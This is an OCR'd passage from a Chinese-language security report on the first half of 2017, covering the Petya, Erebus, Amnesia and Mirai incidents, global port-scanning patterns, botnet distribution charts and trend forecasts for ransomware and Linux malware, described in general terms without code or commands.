
3.Petya 病毒借勒索之名袭击多国

新勒索病毒 petya 袭击多国，影响的国家有英国、乌克兰、俄罗斯、印度、荷兰、西班牙、丹麦等，包括乌克兰首都国际机场、乌克兰国家储蓄银行、邮局、地铁、船舶公司、俄罗斯的石油和天然气巨头 Rosneft，丹麦的航运巨头马士基公司,美国制药公司默克公司，还有美国律师事务所 DLA Piper，甚至是核能工厂都遭到了攻击。报道称,这轮病毒足以与五月席卷全球的勒索病毒的攻击性相提并论。与 WannaCry 相比，该病毒会加密 NTFS 分区、覆盖 MBR、阻止机器正常启动，使计算机无法使用，影响更加严重。



4.Amnesia 攻击全球 DVR 设备组建僵尸网络

Amnesia 是一款基于 IOT/Linux 蠕虫“Tsunami”的变种，被黑客用来组建僵尸网络。它允许攻击者利用未修补的远程代码执行漏洞攻击其硬盘录像机(DVR)设备。该漏洞已被安全研究人员在 TVT Digital（深圳同为数码）制造的 DVR（硬盘录像机）设备中被发现，并波及了全球 70 多家的供应商品牌。据数据统计显示全球有超过 22.7 万台设备受此影响，而台湾、美国、以色列、土耳其和印度为主要分布地区。



5. 勒索韩国网络托管公司的 Erebus 病毒

2017 年 6 月份，韩国网络托管公司 Nayana 在 6 月 10 日遭受网络攻击，导致旗下 153 台 Linux 服务器与 3,400 个网站感染 Erebus 勒索软件。事件发生后，韩国互联网安全局、国家安全机构已与警方展开联合调查，Nayana 公司也表示，他们会积极配合，尽快重新获取服务器控制权限。在努力无果后，Nayana 公司最终还是选择以支付赎金的方式换取其服务器的控制权限，向勒索黑客支付价值 100 万美元的比特币，来解密锁指定的文件。


6. 总结

瑞星安全专家通过对 2017 年 1 至 6 月的互联网安全事件分析发现，网络攻击有可能逐渐演变为网络恐怖主义，黑客组织有预谋地利用网络并以网络为攻击目标，攻击全球各个国家，并且破坏国家的政治稳定、经济安全，扰乱社会秩序，制造轰动效应的恐怖活动。随着全球信息网络化的发展，破坏力惊人的网络恐怖主义正在成为世界的新威胁。为此，防范网络恐怖主义已成为维护国家安全的重要课题。

（二）全球网络扫描异常活跃

网络扫描是一些网络攻击的前奏，也是一些网络威胁活动的体现，通过捕捉网络扫描行为，可以感知到网络空间的威胁态势，是了解网络空间安全状况的最好途径之一。

根据瑞星全球威胁情报采集网络采集的网络扫描数据，瑞星总结出以下特点：



1、Telnet 默认端口成为最大被扫描对象

大量的 Telnet 扫描来自于服务器、网络设备、IoT 设备等运行 Linux 系统的计算设备，主要原因是目前相当活跃的巨大的僵尸网络，例如 Linux.Gafgyt 和 Linux.Mirai 这两大僵尸网络家族。

2、445 端口被疯狂扫描

由于今年 NSA 武器库泄露，通过 445 端口利用“永恒之蓝”漏洞，成为入侵 Windows 系统计算机的最为简单便捷的方法。不久前 Linux 上使用的 Samba 服务也爆出远程执行漏洞(CVE-2017-7494),影响 Samba 3.5.0 和包括 4.6.4/4.5.10/4.4.14 中间的版本，同样是使用 445 端口，被称为 Linux 上的“永恒之蓝”。


Windows 系统和 Linux 系统这两个漏洞的产生直接导致了 445 端口的疯狂扫描和针对性的攻击事件的暴增。通过该漏洞传播的 WannaCry 勒索以及后来的 Petya，同时借助该漏洞传播的门罗币挖矿机和组建僵尸网络的各种 BOT 肆虐网络，极大破坏了网络环境。

基于如此高频的 445 扫描，再次提示务必做好服务器安全工作，安装相应的安全更新，避免成为网络扫描者手到擒来的“猎物”，彻底结束 NSA 武器库泄露带来的不良影响。


3、来自中国地区的网络扫描对数据库服务更感兴趣


数据显示,从 IP 的角度看,来自中国的网络扫描更加青睐数据库服务器。其中,对 MySQL、MSSQL 的扫描次数、源 IP 个数，都位于全球第一。虽然无法准确判断扫描者在确认数据库服务类型之后的下一步动作，但也不妨碍我们推断出“扫描者”对数据库服务及数据资产的渴望。


MySQL服务探测源分布（全球）



MySQL服务探测源分布（中国）









（三）僵尸网络持续影响全球网络

根据 2017 上半年采集的数据显示，全球范围内最为活跃的两大著名的僵尸网络，分别为 Linux.Gafgyt/Linux 和 Linux.Mirai。


Linux.Gafgyt 最主要的功能是 Telnet 扫描。在执行 Telnet 扫描时，木马会尝试连接随机 IP 地址的 23 号端口。如果连接成功，木马会根据内置的用户名/密码列表，尝试猜测


登录。登录成功后，木马会发出相应命令，下载多个不同架构的 BOT 可执行文件，并尝试运行。





Linux.Mirai 病毒是一种通过互联网搜索并控制物联网设备并发起 DDOS 攻击的一种病毒，当扫描到一个物联网设备（比如网络摄像头、智能开关等）后就尝试使用默认密码进行登陆，一旦登陆成功，这台物联网设备就进入“肉鸡”名单，黑客操控此设备开始攻击其他网络设备。


Linux.Mirai分布Top20（全球）
35%
30%
25%
20%
15%
10%
5%
0%
中国
美国
巴西
俄罗斯
大韩民国
土耳其
印度
阿根廷
越南
波兰
罗马尼亚
乌克兰
瑞典
意大利
澳大利亚
加拿大
墨西哥
塞舌尔群岛
英国


Linux.Mirai分布Top20（中国）
30%
25%
20%
15%
10%
5%
0%
江苏
广东
山东
浙江
北京
福建
安徽
辽宁
湖北
江西
河南
上海
河北
四川
山西
陕西
湖南
重庆
新疆


四、趋势展望

（一）勒索软件蠕虫化


勒索软件蠕虫化的结果是恐怖的，2017 年的 WannaCry 就震惊全球。通过蠕虫的传播手段将勒索软件迅速的分发到全球存在漏洞的机器上，造成的破坏将是毁灭性的。以往的传播手段主要是通过垃圾邮件和 EK 工具网站挂马等，采用被动手段，效果有限。但通过蠕虫化被动为主动，将起到“事半功倍”的效果。“WannaCry”已经验证了效果。不能想象勒索软件和蠕虫在不久的将来将会结合得愈来愈紧密。

（二）Linux 病毒仍保持快速增长

2017 年 1 至 6 月，瑞星“云安全”系统共截获 Linux 病毒样本总量 42 万个，远远超过了 2013 年、2014 年和 2015 年的总和。瑞星早在 2014 年底发布的《Linux 系统安全报告》就已预测，在接下来几年中针对 Linux 的病毒将要有个爆发性的增长。这种增长势头可以预见仍将持续很长一段时间。



在 2017 年上半截获的 Linux 平台的恶意软件种类可以看出，僵尸网络依然是 Linux 平台下最为活跃的恶意软件类型。其中 Linux.Gafgyt 和 Linux.Mirai 依然是最为流行、活跃的僵尸网络，这也解释为了为何 Telnet/SSH 端口被大量扫描。



另外，针对 Linux 系统的勒索软件数量也开始上升，虽然数量远远不及 Windows 平台，主要还是受众人群数量少和攻击面狭窄的原因，但是一被勒索，损失将会非常惨重。相对于个人 PC 而言，运行 Linux 的服务器、网络设备、IoT 设备，一旦受到勒索软件的入侵，将导致数据丢失、系统停机等现象，后果更为严重，损失也更为巨大。

瑞星安全专家对目前典型的 Linux 恶意软件进行了简单说明：

1、致使大半个美国断网的 Mirai 病毒

2016 年 10 月份，美国互联网服务供应商 Dyn 宣布在当地时间 21 日早上 6 点遭遇了一次“分布式拒绝服务”（DDoS）攻击，Dyn 为互联网站提供基础设施服务，客户包括推特、Paypal、Spotify 等知名公司，该攻击导致许多网站在美国东海岸无法登陆访问。这次攻击的背后的始作俑者是一款称为“Mirai”的蠕虫病毒，Mirai 病毒是一种通过互联网搜索物联网设备的病毒，当扫描到一个物联网设备（比如网络摄像头、智能开关等）后就尝试使用默认密码进行登陆，一旦登陆成功，这台物联网设备就进入“肉鸡”名单，黑客操控此设备开始攻击其他网络设备。据统计一共有超过百万台物联网设备参与了此次 DDoS 攻击。

2.勒索韩国网络托管公司的 Erebus 病毒

2017 年 6 月份，韩国网络托管公司 Nayana 在 6 月 10 日遭受网络攻击，导致旗下 153 台 Linux 服务器与 3,400 个网站感染 Erebus 勒索软件。事件发生后，韩国互联网安全局、国家安全机构已与警方展开联合调查，Nayana 公司也表示，他们会积极配合，尽快重新获取服务器控制权限。在努力无果后，Nayana 公司最终还是选择以支付赎金的方式换取其服务器的控制权限，即向勒索黑客支付价值 100 万美元的比特币，来解密锁指定的文件。

3.以 DVR 设备为目标的 IOT 蠕虫 Amnesia

Amnesia 是一款基于 IOT/Linux 蠕虫“Tsunami”的变种，被黑客用来组建僵尸网络。它允许攻击者利用未修补的远程代码执行漏洞攻击其硬盘录像机(DVR)设备。该漏洞已被安全研究人员在 TVT Digital（深圳同为数码）制造的 DVR（硬盘录像机）设备中发现，并波及了全球 70 多家的供应商品牌。据数据统计显示全球有超过 22.7 万台设备受此影响，而台湾、美国、以色列、土耳其和印度为主要分布区。

